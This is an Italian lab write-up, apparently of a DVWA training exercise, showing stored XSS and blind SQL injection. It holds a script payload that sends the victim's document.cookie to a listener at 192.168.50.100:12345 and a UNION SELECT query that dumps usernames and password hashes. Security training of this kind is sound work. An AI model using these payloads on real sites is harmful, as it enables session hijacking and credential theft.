


Obiettivo: sfruttare xss stored e sql injection (blind)
Iniziano decidendo di voler sfruttare la vulnerabilità xss stored.
Per prima cosa andiamo a testare il codice sulla xss reflected.




Una volta individuato il corretto script
“<script>window.location="http://192.168.50.100:12345/index.php?cookie="+document.cookie;</script>” andiamo nella sezione del xss stored.
Una volta nella sezione individuiamo che la quantità massima di caratteri che si possono immettere è inferiore a quella richiesta per lo script, perciò andiamo a modificare la quantità massima di caratteri inseribili nel front end e individuiamo che il sito non fa controlli di back end.




Qui andiamo a modificare la quantità massima di caratteri da 50 a 100 e andiamo a inserire lo script.



Una volta inserito lo script attiviamo netcat e andiamo a vedere i risultati ricaricando la pagina.



Per l'sqli blind invece, andiamo a caricare la pagina corrispondente e gli chiediamo una ricerca “ ' UNION SELECT user,password from users # “ (il primo apice serve per interrompere il valore di ricerca della sql e andiamo a inserire il resto del codice per definire quello che deve eseguire, finiamo con il # per commentare tutto il resto del codice) e otteniamo:



in questo modo andiamo a ottenere tutte le password(cifrate) con i relativi nomi utenti presenti sul db di dvwa.